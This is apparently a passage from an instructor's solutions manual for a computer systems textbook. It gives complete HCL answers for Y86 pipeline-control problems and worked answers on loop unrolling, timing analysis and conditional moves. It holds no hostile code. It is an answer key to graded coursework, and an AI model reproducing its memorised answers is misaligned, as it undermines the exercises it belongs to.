        { INOP, IHALT, IRRMOVL, IIRMOVL, IRMMOVL, IMRMOVL,
               IOPL, IJXX, ICALL, IRET, IPUSHL, IPOPL };

# Predict next value of PC
int new_F_predPC = [
        f_icode in { ICALL } : f_valC;
        f_icode == IJXX && f_ifun == JUNCOND : f_valC; # Unconditional branch
        f_icode == IJXX && f_valC < f_valP : f_valC; # Backward branch
        # BBTFNT: Forward conditional branches will default to valP
        1 : f_valP;
];


################ Decode Stage ######################################


## What register should be used as the A source?
int new_E_srcA = [
        D_icode in { IRRMOVL, IRMMOVL, IOPL, IPUSHL  } : D_rA;
        D_icode in { IPOPL, IRET } : RESP;
        1 : RNONE; # Don't need register
];

## What register should be used as the B source?
int new_E_srcB = [
        D_icode in { IOPL, IRMMOVL, IMRMOVL  } : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the E destination?
int new_E_dstE = [
        D_icode in { IRRMOVL, IIRMOVL, IOPL} : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];
```

```

## What register should be used as the M destination?
int new_E_dstM = [
D_icode in { IMRMOVL, IPOPL } : D_rA;
        1 : RNONE;  # Don't need register
];

## What should be the A value?
## Forward into decode stage for valA
int new_E_valA = [
        D_icode in { ICALL, IJXX } : D_valP; # Use incremented PC
        d_srcA == E_dstE : e_valE;    # Forward valE from execute
        d_srcA == M_dstM : m_valM;    # Forward valM from memory
        d_srcA == M_dstE : M_valE;    # Forward valE from memory
        d_srcA == W_dstM : W_valM;    # Forward valM from write back
        d_srcA == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalA;  # Use value read from register file
];

int new_E_valB = [
        d_srcB == E_dstE : e_valE;    # Forward valE from execute
        d_srcB == M_dstM : m_valM;    # Forward valM from memory
        d_srcB == M_dstE : M_valE;    # Forward valE from memory
        d_srcB == W_dstM : W_valM;    # Forward valM from write back
        d_srcB == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalB;  # Use value read from register file
];

################ Execute Stage #####################################

# BBTFNT: When some branches are predicted as not-taken, you need some
# way to get valC into pipeline register M, so that
# you can correct for a mispredicted branch.
# One way to do this is to run valC through the ALU, adding 0
# so that valC will end up in M_valE

## Select input A to ALU
int aluA = [
        E_icode in { IRRMOVL, IOPL } : E_valA;
        # BBTFNT: Use ALU to pass E_valC to M_valE
        E_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX } : E_valC;
        E_icode in { ICALL, IPUSHL } : -4;
        E_icode in { IRET, IPOPL } : 4;
        # Other instructions don't need ALU
];

## Select input B to ALU
int aluB = [
        E_icode in { IRMMOVL, IMRMOVL, IOPL, ICALL,
                     IPUSHL, IRET, IPOPL } : E_valB;
```

```
        # BBTFNT: Add 0 to valC
        E_icode in { IRRMOVL, IIRMOVL, IJXX } : 0;
        # Other instructions don't need ALU
];

## Set the ALU function
int alufun = [
        E_icode == IOPL : E_ifun;
        1 : ALUADD;
];

## Should the condition codes be updated?
bool set_cc = E_icode == IOPL;


################ Memory Stage ######################################

## Select memory address
int mem_addr = [
M_icode in { IRMMOVL, IPUSHL, ICALL, IMRMOVL } : M_valE;
        M_icode in { IPOPL, IRET } : M_valA;
        # Other instructions don't need address
];

## Set read control signal
bool mem_read = M_icode in { IMRMOVL, IPOPL, IRET };

## Set write control signal
bool mem_write = M_icode in { IRMMOVL, IPUSHL, ICALL };


################ Pipeline Register Control #########################

# Should I stall or inject a bubble into Pipeline Register F?
# At most one of these can be true.
bool F_bubble = 0;
bool F_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
         E_dstM in { d_srcA, d_srcB } ||
        # Stalling at fetch while ret passes through pipeline
        IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register D?
# At most one of these can be true.
bool D_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
         E_dstM in { d_srcA, d_srcB };
```

```
bool D_bubble =
        # Mispredicted branch
        # BBTFNT: Changed misprediction condition
        (E_icode == IJXX && E_ifun != JUNCOND &&
          (E_valC < E_valA && !e_Bch || E_valC >= E_valA && e_Bch)) ||
        # Stalling at fetch while ret passes through pipeline
        # but not condition for a load/use hazard
        !(E_icode in { IMRMOVL, IPOPL } && E_dstM in { d_srcA, d_srcB }) &&
          IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register E?
# At most one of these can be true.
bool E_stall = 0;
bool E_bubble =
        # Mispredicted branch
        # BBTFNT: Changed misprediction condition
        (E_icode == IJXX && E_ifun != JUNCOND &&
          (E_valC < E_valA && !e_Bch || E_valC >= E_valA && e_Bch)) ||
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
           E_dstM in { d_srcA, d_srcB};

# Should I stall or inject a bubble into Pipeline Register M?
# At most one of these can be true.
bool M_stall = 0;
bool M_bubble = 0;
```

code/arch/pipe-btfnt-ans.hcl

Problem 4.41 Solution:

This is an interesting problem. It gives students the experience of improving the pipeline performance. It might be interesting to have them test the program on code that copies an array from one part of memory to another, comparing the CPE with and without load bypassing.

When testing the code with the scripts in `ptest`, be sure to do the performance checks. See the instructions in the `README` file for this directory.

A. Here's the formula for a load/use hazard:

$$\mathsf{E\_icode} \in \{\mathsf{IMRMOVL}, \mathsf{IPOPL}\}\ \texttt{\&\&}\ (\mathsf{E\_dstM} = \mathsf{d\_srcB}\ \texttt{||}\ \mathsf{E\_dstM} = \mathsf{d\_srcA}\ \texttt{\&\&}\ \texttt{!}\,\mathsf{D\_icode} \in \{\mathsf{IRMMOVL}, \mathsf{IPUSHL}\})$$

B. The HCL code for the control logic is shown below:

code/arch/pipe-lf-ans.hcl

```
####################################################################
```

```
#    HCL Description of Control for Pipelined Y86 Processor        #
#    Copyright (C) Randal E. Bryant, David R. O’Hallaron, 2002     #
####################################################################

## This is the solution to the load-forwarding problem

####################################################################
#    C Include’s.  Don’t alter these                               #
####################################################################

quote ’#include <stdio.h>’
quote ’#include "isa.h"’
quote ’#include "pipeline.h"’
quote ’#include "stages.h"’
quote ’#include "sim.h"’
quote ’int sim_main(int argc, char *argv[]);’
quote ’int main(int argc, char *argv[]){return sim_main(argc,argv);}’

####################################################################
#    Declarations.  Do not change/remove/delete any of these       #
####################################################################

##### Symbolic representation of Y86 Instruction Codes #############
intsig INOP     ’I_NOP’
intsig IHALT    ’I_HALT’
intsig IRRMOVL  ’I_RRMOVL’
intsig IIRMOVL  ’I_IRMOVL’
intsig IRMMOVL  ’I_RMMOVL’
intsig IMRMOVL  ’I_MRMOVL’
intsig IOPL     ’I_ALU’
intsig IJXX     ’I_JMP’
intsig ICALL    ’I_CALL’
intsig IRET     ’I_RET’
intsig IPUSHL   ’I_PUSHL’
intsig IPOPL    ’I_POPL’

##### Symbolic representation of Y86 Registers referenced explicitly #####
intsig RESP     ’REG_ESP’       # Stack Pointer
intsig RNONE    ’REG_NONE’      # Special value indicating "no register"

##### ALU Functions referenced explicitly ##########################
intsig ALUADD   ’A_ADD’         # ALU should add its arguments

##### Signals that can be referenced by control logic ##############

##### Pipeline Register F ##########################################

intsig F_predPC ’pc_curr->pc’           # Predicted value of PC

##### Intermediate Values in Fetch Stage ###########################
```

```

intsig f_icode  'if_id_next->icode'  # Fetched instruction code
intsig f_ifun   'if_id_next->ifun'   # Fetched instruction function
intsig f_valC   'if_id_next->valc'   # Constant data of fetched instruction
intsig f_valP   'if_id_next->valp'   # Address of following instruction

##### Pipeline Register D ##########################################
intsig D_icode 'if_id_curr->icode'      # Instruction code
intsig D_rA 'if_id_curr->ra'    # rA field from instruction
intsig D_rB 'if_id_curr->rb'    # rB field from instruction
intsig D_valP 'if_id_curr->valp'        # Incremented PC

##### Intermediate Values in Decode Stage  #########################

intsig d_srcA    'id_ex_next->srca'     # srcA from decoded instruction
intsig d_srcB    'id_ex_next->srcb'     # srcB from decoded instruction
intsig d_rvalA 'd_regvala'              # valA read from register file
intsig d_rvalB 'd_regvalb'              # valB read from register file

##### Pipeline Register E ##########################################
intsig E_icode 'id_ex_curr->icode'      # Instruction code
intsig E_ifun  'id_ex_curr->ifun'       # Instruction function
intsig E_valC  'id_ex_curr->valc'       # Constant data
intsig E_srcA  'id_ex_curr->srca'       # Source A register ID
intsig E_valA  'id_ex_curr->vala'       # Source A value
intsig E_srcB  'id_ex_curr->srcb'       # Source B register ID
intsig E_valB  'id_ex_curr->valb'       # Source B value
intsig E_dstE 'id_ex_curr->deste'       # Destination E register ID
intsig E_dstM 'id_ex_curr->destm'       # Destination M register ID

##### Intermediate Values in Execute Stage #########################
intsig e_valE 'ex_mem_next->vale'       # valE generated by ALU
boolsig e_Bch 'ex_mem_next->takebranch' # Am I about to branch?

##### Pipeline Register M                 #####
intsig M_icode 'ex_mem_curr->icode'     # Instruction code
intsig M_ifun  'ex_mem_curr->ifun'      # Instruction function
intsig M_valA  'ex_mem_curr->vala'      # Source A value
intsig M_dstE 'ex_mem_curr->deste'      # Destination E register ID
intsig M_valE  'ex_mem_curr->vale'      # ALU E value
intsig M_dstM 'ex_mem_curr->destm'      # Destination M register ID
boolsig M_Bch 'ex_mem_curr->takebranch' # Branch Taken flag
## LF: Carry srcA up to pipeline register M
intsig M_srcA 'ex_mem_curr->srca'       # Source A register ID

##### Intermediate Values in Memory Stage ##########################
intsig m_valM 'mem_wb_next->valm'       # valM generated by memory

##### Pipeline Register W ##########################################
intsig W_icode 'mem_wb_curr->icode'     # Instruction code
```

```
intsig W_dstE 'mem_wb_curr->deste'      # Destination E register ID
intsig W_valE  'mem_wb_curr->vale'      # ALU E value
intsig W_dstM 'mem_wb_curr->destm'      # Destination M register ID
intsig W_valM  'mem_wb_curr->valm'      # Memory M value

####################################################################
#    Control Signal Definitions.                                   #
####################################################################

################ Fetch Stage     ###################################

## What address should instruction be fetched at
int f_pc = [
        # Mispredicted branch.  Fetch at incremented PC
        M_icode == IJXX && !M_Bch : M_valA;
        # Completion of RET instruction.
        W_icode == IRET : W_valM;
        # Default: Use predicted value of PC
        1 : F_predPC;
];

# Does fetched instruction require a regid byte?
bool need_regids =
        f_icode in { IRRMOVL, IOPL, IPUSHL, IPOPL,
                     IIRMOVL, IRMMOVL, IMRMOVL };

# Does fetched instruction require a constant word?
bool need_valC =
        f_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX, ICALL };

bool instr_valid = f_icode in
        { INOP, IHALT, IRRMOVL, IIRMOVL, IRMMOVL, IMRMOVL,
               IOPL, IJXX, ICALL, IRET, IPUSHL, IPOPL };

# Predict next value of PC
int new_F_predPC = [
        f_icode in { IJXX, ICALL } : f_valC;
        1 : f_valP;
];


################ Decode Stage ######################################


## What register should be used as the A source?
int new_E_srcA = [
        D_icode in { IRRMOVL, IRMMOVL, IOPL, IPUSHL  } : D_rA;
        D_icode in { IPOPL, IRET } : RESP;
        1 : RNONE; # Don't need register
];
```

```
## What register should be used as the B source?
int new_E_srcB = [
        D_icode in { IOPL, IRMMOVL, IMRMOVL  } : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the E destination?
int new_E_dstE = [
        D_icode in { IRRMOVL, IIRMOVL, IOPL} : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the M destination?
int new_E_dstM = [
D_icode in { IMRMOVL, IPOPL } : D_rA;
        1 : RNONE;  # Don't need register
];

## What should be the A value?
## Forward into decode stage for valA
int new_E_valA = [
        D_icode in { ICALL, IJXX } : D_valP; # Use incremented PC
        d_srcA == E_dstE : e_valE;    # Forward valE from execute
        d_srcA == M_dstM : m_valM;    # Forward valM from memory
        d_srcA == M_dstE : M_valE;    # Forward valE from memory
        d_srcA == W_dstM : W_valM;    # Forward valM from write back
        d_srcA == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalA;  # Use value read from register file
];

int new_E_valB = [
        d_srcB == E_dstE : e_valE;    # Forward valE from execute
        d_srcB == M_dstM : m_valM;    # Forward valM from memory
        d_srcB == M_dstE : M_valE;    # Forward valE from memory
        d_srcB == W_dstM : W_valM;    # Forward valM from write back
        d_srcB == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalB;  # Use value read from register file
];

################ Execute Stage #####################################

## Select input A to ALU
int aluA = [
        E_icode in { IRRMOVL, IOPL } : E_valA;
        E_icode in { IIRMOVL, IRMMOVL, IMRMOVL } : E_valC;
        E_icode in { ICALL, IPUSHL } : -4;
        E_icode in { IRET, IPOPL } : 4;
```

```
        # Other instructions don't need ALU
];

## Select input B to ALU
int aluB = [
        E_icode in { IRMMOVL, IMRMOVL, IOPL, ICALL,
                      IPUSHL, IRET, IPOPL } : E_valB;
        E_icode in { IRRMOVL, IIRMOVL } : 0;
        # Other instructions don't need ALU
];

## Set the ALU function
int alufun = [
        E_icode == IOPL : E_ifun;
        1 : ALUADD;
];

## Should the condition codes be updated?
bool set_cc = E_icode == IOPL;


## Generate M_valA
## LB: With load forwarding, want to insert valM
##   from memory stage when appropriate
int new_M_valA = [
        # Forwarding Condition
        M_dstM == E_srcA && E_icode in { IPUSHL, IRMMOVL } : m_valM;
        # Use valA
        1 : E_valA;
];

################ Memory Stage ######################################

## Select memory address
int mem_addr = [
M_icode in { IRMMOVL, IPUSHL, ICALL, IMRMOVL } : M_valE;
        M_icode in { IPOPL, IRET } : M_valA;
        # Other instructions don't need address
];

## Set read control signal
bool mem_read = M_icode in { IMRMOVL, IPOPL, IRET };

## Set write control signal
bool mem_write = M_icode in { IRMMOVL, IPUSHL, ICALL };


################ Pipeline Register Control #########################

# Should I stall or inject a bubble into Pipeline Register F?
```

```
# At most one of these can be true.
bool F_bubble = 0;
bool F_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
         (E_dstM == d_srcB ||
          (E_dstM == d_srcA && !D_icode in { IRMMOVL, IPUSHL })) ||
        # Stalling at fetch while ret passes through pipeline
        IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register D?
# At most one of these can be true.
bool D_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
        E_icode in { IMRMOVL, IPOPL } &&
         (E_dstM == d_srcB ||
          (E_dstM == d_srcA && !D_icode in { IRMMOVL, IPUSHL }));

bool D_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Stalling at fetch while ret passes through pipeline
        # but not condition for a load/use hazard
        !(E_icode in { IMRMOVL, IPOPL } && E_dstM in { d_srcA, d_srcB }) &&
          IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register E?
# At most one of these can be true.
bool E_stall = 0;
bool E_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
         (E_dstM == d_srcB ||
          (E_dstM == d_srcA && !D_icode in { IRMMOVL, IPUSHL }));

# Should I stall or inject a bubble into Pipeline Register M?
# At most one of these can be true.
bool M_stall = 0;
bool M_bubble = 0;
```

code/arch/pipe-lf-ans.hcl

Problem 4.42 Solution:

This is a hard problem. It requires carefully thinking through the design and taking care of many details. It's fun to see the working pipeline in operation, though. It also gives some insight into how more complex instructions are implemented in a pipelined system. For example, Intel's implementation of the i486 processor uses a pipeline where some instructions require multiple cycles in the decode cycle to handle the complex address computations. Controlling this requires a mechanism similar to what we present here.

The complete HCL is shown below:

code/arch/pipe-1w-ans.hcl

```
####################################################################
#    HCL Description of Control for Pipelined Y86 Processor        #
#    Copyright (C) Randal E. Bryant, David R. O’Hallaron, 2002     #
####################################################################

## This is a solution to the single write port problem
## Overall strategy:  IPOPL passes through pipe,
## treated as stack pointer increment, but not incrementing the PC
## On refetch, modify fetched icode to indicate an instruction "IPOP2",
## which reads from memory.

####################################################################
#    C Include’s.  Don’t alter these                               #
####################################################################

quote ’#include <stdio.h>’
quote ’#include "isa.h"’
quote ’#include "pipeline.h"’
quote ’#include "stages.h"’
quote ’#include "sim.h"’
quote ’int sim_main(int argc, char *argv[]);’
quote ’int main(int argc, char *argv[]){return sim_main(argc,argv);}’

####################################################################
#    Declarations.  Do not change/remove/delete any of these       #
####################################################################

##### Symbolic representation of Y86 Instruction Codes #############
intsig INOP     ’I_NOP’
intsig IHALT    ’I_HALT’
intsig IRRMOVL  ’I_RRMOVL’
intsig IIRMOVL  ’I_IRMOVL’
intsig IRMMOVL  ’I_RMMOVL’
intsig IMRMOVL  ’I_MRMOVL’
intsig IOPL     ’I_ALU’
intsig IJXX     ’I_JMP’
intsig ICALL    ’I_CALL’
intsig IRET     ’I_RET’
intsig IPUSHL   ’I_PUSHL’
intsig IPOPL    ’I_POPL’
# 1W: Special instruction code for second try of popl
intsig IPOP2    ’I_POP2’

##### Symbolic representation of Y86 Registers referenced explicitly #####
```

```
intsig RESP     ’REG_ESP’       # Stack Pointer
intsig RNONE    ’REG_NONE’      # Special value indicating "no register"

##### ALU Functions referenced explicitly ##########################
intsig ALUADD   ’A_ADD’         # ALU should add its arguments

##### Signals that can be referenced by control logic ##############

##### Pipeline Register F ##########################################

intsig F_predPC ’pc_curr->pc’           # Predicted value of PC

##### Intermediate Values in Fetch Stage ###########################

intsig f_icode  ’if_id_next->icode’  # Fetched instruction code
intsig f_ifun   ’if_id_next->ifun’   # Fetched instruction function
intsig f_valC   ’if_id_next->valc’   # Constant data of fetched instruction
intsig f_valP   ’if_id_next->valp’   # Address of following instruction
## 1W: Provide access to the PC value for the current instruction
intsig f_pc     ’f_pc’               # Address of fetched instruction

##### Pipeline Register D ##########################################
intsig D_icode ’if_id_curr->icode’      # Instruction code
intsig D_rA ’if_id_curr->ra’    # rA field from instruction
intsig D_rB ’if_id_curr->rb’    # rB field from instruction
intsig D_valP ’if_id_curr->valp’        # Incremented PC

##### Intermediate Values in Decode Stage  #########################

intsig d_srcA    ’id_ex_next->srca’     # srcA from decoded instruction
intsig d_srcB    ’id_ex_next->srcb’     # srcB from decoded instruction
intsig d_rvalA ’d_regvala’              # valA read from register file
intsig d_rvalB ’d_regvalb’              # valB read from register file

##### Pipeline Register E ##########################################
intsig E_icode ’id_ex_curr->icode’      # Instruction code
intsig E_ifun  ’id_ex_curr->ifun’       # Instruction function
intsig E_valC  ’id_ex_curr->valc’       # Constant data
intsig E_srcA  ’id_ex_curr->srca’       # Source A register ID
intsig E_valA  ’id_ex_curr->vala’       # Source A value
intsig E_srcB  ’id_ex_curr->srcb’       # Source B register ID
intsig E_valB  ’id_ex_curr->valb’       # Source B value
intsig E_dstE ’id_ex_curr->deste’       # Destination E register ID
intsig E_dstM ’id_ex_curr->destm’       # Destination M register ID

##### Intermediate Values in Execute Stage #########################
intsig e_valE ’ex_mem_next->vale’       # valE generated by ALU
boolsig e_Bch ’ex_mem_next->takebranch’ # Am I about to branch?

##### Pipeline Register M                  #####
```

```
intsig M_icode 'ex_mem_curr->icode'     # Instruction code
intsig M_ifun  'ex_mem_curr->ifun'      # Instruction function
intsig M_valA  'ex_mem_curr->vala'      # Source A value
intsig M_dstE 'ex_mem_curr->deste'      # Destination E register ID
intsig M_valE  'ex_mem_curr->vale'      # ALU E value
intsig M_dstM 'ex_mem_curr->destm'      # Destination M register ID
boolsig M_Bch 'ex_mem_curr->takebranch' # Branch Taken flag

##### Intermediate Values in Memory Stage ########################
intsig m_valM 'mem_wb_next->valm'       # valM generated by memory

##### Pipeline Register W ##########################################
intsig W_icode 'mem_wb_curr->icode'     # Instruction code
intsig W_dstE 'mem_wb_curr->deste'      # Destination E register ID
intsig W_valE  'mem_wb_curr->vale'      # ALU E value
intsig W_dstM 'mem_wb_curr->destm'      # Destination M register ID
intsig W_valM  'mem_wb_curr->valm'      # Memory M value

####################################################################
#    Control Signal Definitions.                                   #
####################################################################

################ Fetch Stage     ###################################

## What address should instruction be fetched at
int f_pc = [
        # Mispredicted branch.  Fetch at incremented PC
        M_icode == IJXX && !M_Bch : M_valA;
        # Completion of RET instruction.
        W_icode == IRET : W_valM;
        # Default: Use predicted value of PC
        1 : F_predPC;
];

# Does fetched instruction require a regid byte?
bool need_regids =
        f_icode in { IRRMOVL, IOPL, IPUSHL, IPOPL,
                     IPOP2,
                     IIRMOVL, IRMMOVL, IMRMOVL };

# Does fetched instruction require a constant word?
bool need_valC =
        f_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX, ICALL };

bool instr_valid = f_icode in
        { INOP, IHALT, IRRMOVL, IIRMOVL, IRMMOVL, IMRMOVL,
               IOPL, IJXX, ICALL, IRET, IPUSHL, IPOPL, IPOP2 };

# Predict next value of PC
int new_F_predPC = [
```

```
        f_icode in { IJXX, ICALL } : f_valC;
        # First time through popl. Refetch popl
        f_icode == IPOPL && D_icode != IPOPL: f_pc;
        1 : f_valP;
];

## W1: To split ipopl into two cycles, need to be able to
## modify fetched value of icode, so that it will be IPOP2
## when fetched for second time.
# Set code for fetched instruction
int new_D_icode = [
        ## Can detected refetch of ipopl, since now have
        ## IPOPL as icode for instruction in decode.
        f_icode == IPOPL && D_icode == IPOPL : IPOP2;
        1 : f_icode;
];

################ Decode Stage ######################################

## W1: Strategy.  Decoding of popl rA should be treated the same
## as would iaddl $4, %esp
## Decoding of pop2 rA treated same as mrmovl -4(%esp), rA

## What register should be used as the A source?
int new_E_srcA = [
        D_icode in { IRRMOVL, IRMMOVL, IOPL, IPUSHL  } : D_rA;
        D_icode in { IPOPL, IRET } : RESP;
        1 : RNONE; # Don't need register
];

## What register should be used as the B source?
int new_E_srcB = [
        D_icode in { IOPL, IRMMOVL, IMRMOVL  } : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET, IPOP2 } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the E destination?
int new_E_dstE = [
        D_icode in { IRRMOVL, IIRMOVL, IOPL} : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the M destination?
int new_E_dstM = [
D_icode in { IMRMOVL, IPOP2 } : D_rA;
        1 : RNONE;  # Don't need register
];

```

```
## What should be the A value?
## Forward into decode stage for valA
int new_E_valA = [
        D_icode in { ICALL, IJXX } : D_valP; # Use incremented PC
        d_srcA == E_dstE : e_valE;    # Forward valE from execute
        d_srcA == M_dstM : m_valM;    # Forward valM from memory
        d_srcA == M_dstE : M_valE;    # Forward valE from memory
        d_srcA == W_dstM : W_valM;    # Forward valM from write back
        d_srcA == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalA;  # Use value read from register file
];

int new_E_valB = [
        d_srcB == E_dstE : e_valE;    # Forward valE from execute
        d_srcB == M_dstM : m_valM;    # Forward valM from memory
        d_srcB == M_dstE : M_valE;    # Forward valE from memory
        d_srcB == W_dstM : W_valM;    # Forward valM from write back
        d_srcB == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalB;  # Use value read from register file
];

################ Execute Stage #####################################

## Select input A to ALU
int aluA = [
        E_icode in { IRRMOVL, IOPL } : E_valA;
        E_icode in { IIRMOVL, IRMMOVL, IMRMOVL } : E_valC;
        E_icode in { ICALL, IPUSHL, IPOP2 } : -4;
        E_icode in { IRET, IPOPL } : 4;
        # Other instructions don't need ALU
];

## Select input B to ALU
int aluB = [
        E_icode in { IRMMOVL, IMRMOVL, IOPL, ICALL,
                     IPUSHL, IRET, IPOPL, IPOP2 } : E_valB;
        E_icode in { IRRMOVL, IIRMOVL } : 0;
        # Other instructions don't need ALU
];

## Set the ALU function
int alufun = [
        E_icode == IOPL : E_ifun;
        1 : ALUADD;
];

## Should the condition codes be updated?
bool set_cc = E_icode == IOPL;
```

```
################ Memory Stage ######################################

## Select memory address
int mem_addr = [
M_icode in { IRMMOVL, IPUSHL, ICALL, IMRMOVL, IPOP2 } : M_valE;
        M_icode in { IRET } : M_valA;
        # Other instructions don't need address
];

## Set read control signal
bool mem_read = M_icode in { IMRMOVL, IPOP2, IRET };

## Set write control signal
bool mem_write = M_icode in { IRMMOVL, IPUSHL, ICALL };

################ Write back stage ##################################

## 1W: For this problem, we introduce a multiplexor that merges
## valE and valM into a single value for writing to register port E.
## DO NOT CHANGE THIS LOGIC
## Merge both write back sources onto register port E
int w_dstE = [
        ## writing from valM
        W_dstM != RNONE : W_dstM;
        1: W_dstE;
];
int w_valE = [
        W_dstM != RNONE : W_valM;
        1: W_valE;
];
## Set so that register port M is never used.
int w_dstM = RNONE;
int w_valM = 0;

################ Pipeline Register Control #########################

# Should I stall or inject a bubble into Pipeline Register F?
# At most one of these can be true.
bool F_bubble = 0;
bool F_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOP2 } &&
         E_dstM in { d_srcA, d_srcB } ||
        # Stalling at fetch while ret passes through pipeline
        IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register D?
# At most one of these can be true.
bool D_stall =
        # Conditions for a load/use hazard
```

```
        E_icode in { IMRMOVL, IPOP2 } &&
         E_dstM in { d_srcA, d_srcB };

bool D_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Stalling at fetch while ret passes through pipeline
        # but not condition for a load/use hazard
        !(E_icode in { IMRMOVL, IPOPL } && E_dstM in { d_srcA, d_srcB }) &&
          IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register E?
# At most one of these can be true.
bool E_stall = 0;
bool E_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOP2 } &&
           E_dstM in { d_srcA, d_srcB};

# Should I stall or inject a bubble into Pipeline Register M?
# At most one of these can be true.
bool M_stall = 0;
bool M_bubble = 0;
```

code/arch/pipe-1w-ans.hcl

1.5 Chapter 5: Optimizing Program Performance

Problem 5.11 Solution:

This problem gives students a chance to examine machine code and perform a detailed analysis of its execution timing.

A. The translation to operations is similar to that for `combine4`, except that register `%eax` gets updated twice.

Execution unit operations		
`load (%esi, %edx.0, 4)`	→	`%eax.1a`
`load (%ebx, %edx.0, 4)`	→	`t.1`
`imull t.1,%eax.1a`	→	`%eax.1b`
`addl %eax.1b,%ecx.0`	→	`%ecx.1`
`incl %edx.0`	→	`%edx.1`
`cmpl %esi, %edx.1`	→	`cc.1`
`jl-taken cc.1`		

B. The multiplications performed by this routine are of the general form `udata[i]*vdata[i]`. These are logically independent of each other. Hence the multiplier can execute them in a pipelined fashion.

C. Our loop contains 5 integer and branch instructions, with only two functional units to execute them.

D. The latency of the floating-point adder limits the CPE to at best 3.

Problem 5.12 Solution:

This problem gives practice applying loop unrolling.

```
void inner5(vec_ptr u, vec_ptr v, data_t *dest)
{
    int i;
    int length = vec_length(u);
    int limit = length-3;
    data_t *udata = get_vec_start(u);
    data_t *vdata = get_vec_start(v);
    data_t sum = (data_t) 0;

    /* Do four elements at a time */
    for (i = 0; i < limit; i+=4) {
        sum += udata[i]  * vdata[i]
            + udata[i+1] * vdata[i+1]
            + udata[i+2] * vdata[i+2]
            + udata[i+3] * vdata[i+3];
    }

    /* Finish off any remaining elements */
    for (; i < length; i++) {
        sum += udata[i] * vdata[i];
    }
    *dest = sum;
}
```

A. We must perform two loads per element to read values for `udata` and `vdata`. There is only one unit to perform these loads, and it requires one cycle.

B. The performance for floating point is still limited by the 3 cycle latency of the floating-point adder.

Problem 5.13 Solution:

This exercise gives students a chance to perform loop splitting.

```
void inner6(vec_ptr u, vec_ptr v, data_t *dest)
{
    int i;
```

```
    int length = vec_length(u);
    int limit = length-3;
    data_t *udata = get_vec_start(u);
    data_t *vdata = get_vec_start(v);
    data_t sum0 = (data_t) 0;
    data_t sum1 = (data_t) 0;

    /* Do four elements at a time */
    for (i = 0; i < limit; i+=4) {
        sum0 += udata[i]   * vdata[i];
        sum1 += udata[i+1] * vdata[i+1];
        sum0 += udata[i+2] * vdata[i+2];
        sum1 += udata[i+3] * vdata[i+3];
    }

    /* Finish off any remaining elements */
    for (; i < length; i++) {
        sum0 = sum0 + udata[i] * vdata[i];
    }
    *dest = sum0 + sum1;
}
```

For each element, we must perform two loads with a unit that can only load one value per clock cycle. We must also perform one floating-point multiplication with a unit that can only perform one multiplication every two clock cycles. Both of these factors limit the CPE to 2.

Problem 5.14 Solution:

This problem was originally developed for a midterm exam. Most students got correct answers for the first three parts, but fewer got the fourth part.

A. It will return 0 whenever `n` is odd.

B. Change loop test to `i > 1`.

C. Performance is limited by the 4 cycle latency of integer multiplication.

D. The multiplication `z = i * (i-1)` can overlap with the multiplication `result * z` from the previous iteration.

Problem 5.15 Solution:

This problem is a simple exercise in using conditional move. Students could try assembling and testing their solutions.

```
movl 8(%ebp),%eax          Get x as result
movl 12(%ebp),%edx         Copy y to %edx
cmpl %edx,%eax             Compare x:y
cmovll %edx,%eax           If <, copy y to result
```

